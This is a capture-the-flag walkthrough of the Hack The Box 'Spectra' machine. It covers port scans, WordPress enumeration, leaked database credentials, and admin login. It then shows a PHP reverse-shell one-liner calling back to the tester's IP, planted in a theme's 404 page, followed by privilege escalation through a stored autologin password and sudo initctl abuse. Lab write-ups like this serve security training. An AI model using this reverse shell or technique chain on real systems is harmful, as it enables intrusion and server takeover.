scan results

Result for nmap scans are

for 1000 ports

```
nmap -sCTV -oN /home/kali/HTB/spectra/nmap.txt 10.10.10.229
Starting Nmap 7.91 (https://nmap.org) at 2021-06-17 01:56 EDT
Nmap scan report for 10.10.10.229
Host is up (0.24s latency).
Not shown: 996 closed ports
        STATE
PORT
                  SERVICE
                                       VERSION
22/tcp
        open
                  ssh
                                       OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
__ 4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp open
                 http
                                       nginx 1.17.4
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
1050/tcp filtered java-or-OTGfileshare
                                       MySQL (unauthorized)
3306/tcp open
                  mysql
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.27 seconds
```

for vuln script

```
nmap --script vuln 10.10.10.229

Starting Nmap 7.91 (https://nmap.org) at 2021-06-17 01:56 EDT

Nmap scan report for 10.10.10.229

Host is up (0.40s latency).

Not shown: 997 closed ports
```

```
PORT
        STATE SERVICE
22/tcp open ssh
80/tcp open http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_ /testing/: Potentially interesting folder w/ directory listing
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
http-vuln-cve2011-3192:
   VULNERABLE:
   Apache byterange filter DoS
     State: VULNERABLE
     IDs: BID:49303 CVE:CVE-2011-3192
       The Apache web server is vulnerable to a denial of service attack when
numerous
        overlapping byte ranges are requested.
     Disclosure date: 2011-08-19
     References:
       https://www.securityfocus.com/bid/49303
       https://seclists.org/fulldisclosure/2011/Aug/175
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
        https://www.tenable.com/plugins/nessus/55976
3306/tcp open mysql
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
|_rsa-vuln-roca: ERROR: Script execution failed (use -d to debug)
|_ssl-ccs-injection: ERROR: Script execution failed (use -d to debug)
|_ssl-dh-params: ERROR: Script execution failed (use -d to debug)
|_ssl-heartbleed: ERROR: Script execution failed (use -d to debug)
|_ssl-poodle: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
|_tls-ticketbleed: ERROR: Script execution failed (use -d to debug)
Nmap done: 1 IP address (1 host up) scanned in 578.93 seconds
```

complete port scan result

```
nmap -sCV -p- -oN /home/kali/HTB/spectra/nmap_complete.txt 10.10.10.229
130 x
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-17 02:04 EDT
```

```
Nmap scan report for 10.10.10.229
Host is up (0.24s latency).
Not shown: 65532 closed ports
PORT
       STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|_ 4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp
        open http
                      nginx 1.17.4
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
3306/tcp open mysql MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 901.77 seconds
```

Enumeration

Open ports are

22/tcp open ssh OpenSSH 8.1

80/tcp open http nginx 1.17.4

3306/tcp open mysql MySQL

visiting the website

Issue Tracking



Software Issue Tracker

<u>Test</u>

going to source code

```
1 <hl>Issue Tracking</hl>
2
3 <h2>Until IT set up the Jira we can configure and use this for issue tracking.</h2>
4
5 <h2><a href="http://spectra.htb/main/index.php" target="mine">Software Issue Tracker</a></h2>
6 <h2><a href="http://spectra.htb/testing/index.php" target="mine">Test</a></h2>
7
```

we can see domain lets add it to the host file no use lead us to same page

directories indicate we can run gobuster and nikto

we can only see 2 directories

and running in this 2 directories we foud

```
/wp-content (Status: 301) [Size: 169] [-->
http://10.10.10.229/main/wp-content/]
/wp-includes (Status: 301) [Size: 169] [-->
http://10.10.10.229/main/wp-includes/]
/wp-admin (Status: 301) [Size: 169] [-->
```

nikto result

```
nikto -h 10.10.10.229
- Nikto v2.1.6
+ Target IP: 10.10.10.229
+ Target Hostname: 10.10.10.229
+ Target Port: 80
+ Target Port:
+ Start Time: 2021-06-17 02:54:52 (GMT-4)
+ Server: nginx/1.17.4
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.6.40
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3268: /testing/: Directory indexing found.
+ OSVDB-3092: /testing/: This might be interesting...
+ 7863 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2021-06-17 03:32:22 (GMT-4) (2250 seconds)
+ 1 host(s) tested
```

lets go to the testing page

Error establishing a database connection

this we can see

lets go to the main page

Archives

June 2020


Recent Posts

Search ...

Powered by WordPress

we can see it is a wordpress page and going to /wp-admin we can find a loginpage

SEARCH



we ran the wpscan but found nothing we have to bruteforce the login page we have login capture through burp


```
POST /main/wp-login.php HTTP/1.1
Host: spectra.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer: http://spectra.htb/main/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Origin: http://spectra.htb
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
log=admin&pwd=admin&wp-
submit=Log+In&redirect_to=http%3A%2F%2Fspectra.htb%2Fmain%2Fwp-
admin%2F&testcookie=1
error message "Unknown username. Check again or try your email address"
```

```
<u>../</u>
wp-admin/
wp-content/
wp-includes/
<u>index.php</u>
license.txt
readme.html
wp-activate.php
wp-blog-header.php
wp-comments-post.php
wp-config.php
wp-config.php.save
wp-cron.php
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
<u>wp-settings.php</u>
wp-signup.php
wp-trackback.php
xmlrpc.php
  21 // ** MySQL settings - You can get this info from your web host ** ,
  22 /** The name of the database for WordPress */
  23 define( 'DB_NAME', 'dev' );
    /** MySQL database username */
  26 define( 'DB_USER', 'devtest'
  28 /** MySQL database password */
    define( 'DB_PASSWORD', 'devteam01' );
  31 /** MySQL hostname */
  32 define( 'DB_HOST', 'localhost' );
  34 /** Database Charset to use in creating database tables. */
  35 define( 'DB_CHARSET', 'utf8' );
  37 /** The Database Collate type. Don't change this if in doubt. */
  38 define( 'DB COLLATE', '' );
```

here we found some details

we are using default username for wordpress "ADMINISTRATOR"


so we have the dahboard page



lets see if we can get to upload the reverseshell

php -r '\$sock=fsockopen("10.10.14.27",443);exec("/bin/sh -i <&3 >&3 2>&3");'

after searching a lot we finally found that this program has a template vulnerability in which it runs the teamplate in system so we have to change the template to return a reverse shell



we have to paste our php reverse shell and run the 404 error page to activate it

and run the page "spectra.htb/main/wp-content/themes/twentyseventeen/404.php" to get the shell

!!!!!!_getting user flag__!!!!!

```
r—(root kali)-[/home/kali]
# nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.10.229 38818
Linux spectra 5.4.66+ #1 SMP Tue Dec 22 13:39:49 UTC 2020 x86_64 AMD EPYC 7401P
24-Core Processor AuthenticAMD GNU/Linux
08:56:56 up 11:02, 0 users, load average: 1.07, 0.78, 0.62
                   LOGIN@ IDLE JCPU
        TTY
                                          PCPU WHAT
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)
$ whoami
nginx
$ uname 0a
uname: extra operand '0a'
Try 'uname --help' for more information.
$ uname -a
Linux spectra 5.4.66+ #1 SMP Tue Dec 22 13:39:49 UTC 2020 x86_64 AMD EPYC 7401P
24-Core Processor AuthenticAMD GNU/Linux
$
```

we upgraded the shell

after enough searching we found a file in /opt

```
bash-4.3$ ls
bin boot dev etc home lib lib64 lost+found media mnt opt postinst
proc root run sbin srv sys tmp usr var
bash-4.3$ cd opt/
```

```
bash-4.3$ ls
VirtualBox autologin.conf.orig broadcom displaylink eeti google neverware
tpm1 tpm2
bash-4.3$ cat autologin.conf.orig
```

it contains file autologin.conf.orig

```
script
  passwd=
# Read password from file. The file may optionally end with a newline.
for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
  if [ -e "${dir}/passwd" ]; then
    passwd="$(cat "${dir}/passwd")"
    break
```

here we can see a directory that might potentially contain password

lets go inside it

```
bash-4.3$ cd /etc/autologin
bash-4.3$ ls
passwd
bash-4.3$ cat passwd
SummerHereWeCome!!
bash-4.3$
```

so we have a password lets try to change to another user

we saw a user katie and we have ssh so lets ssh to katie

ssh to katie

```
ssh katie@10.10.10.229

The authenticity of host '10.10.10.229 (10.10.10.229)' can't be established.
```

```
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '10.10.10.229' (RSA) to the list of known hosts.

Password:

-bash-4.3$ id

uid=20156(katie) gid=20157(katie) groups=20157(katie),20158(developers)

-bash-4.3$
```

user flag

```
-bash-4.3$ cat user.txt
e89d27fe195e9114ffa72ba8913a6130
-bash-4.3$
```

!!!!!!! *Getting ROOT* !!!!!!!!

running sudo -I we saw

```
-bash-4.3$ sudo -l
User katie may run the following commands on spectra:

(ALL) SETENV: NOPASSWD: /sbin/initctl
-bash-4.3$
```

so searching for the exploit we found a exploit which stated how to abuse /sbin/initctl to run a process our script which helped to get the bash the link for article is below

https://isharaabeythissa.medium.com/sudo-privileges-at-initctl-privileges-escalation-technique-ishara-abeythissa-c9d44ccadcb9

and doing the procedure we have root

```
bash-4.3# id
uid=20156(katie) gid=20157(katie) euid=0(root) egid=0(root)
groups=0(root),20157(katie),20158(developers)
bash-4.3#
```

lets get the root flag

```
bash-4.3# cat root.txt
d44519713b889d5e1f9e536d0c6df2fc
bash-4.3#
```

!!!!!!hence we have root!!!!!!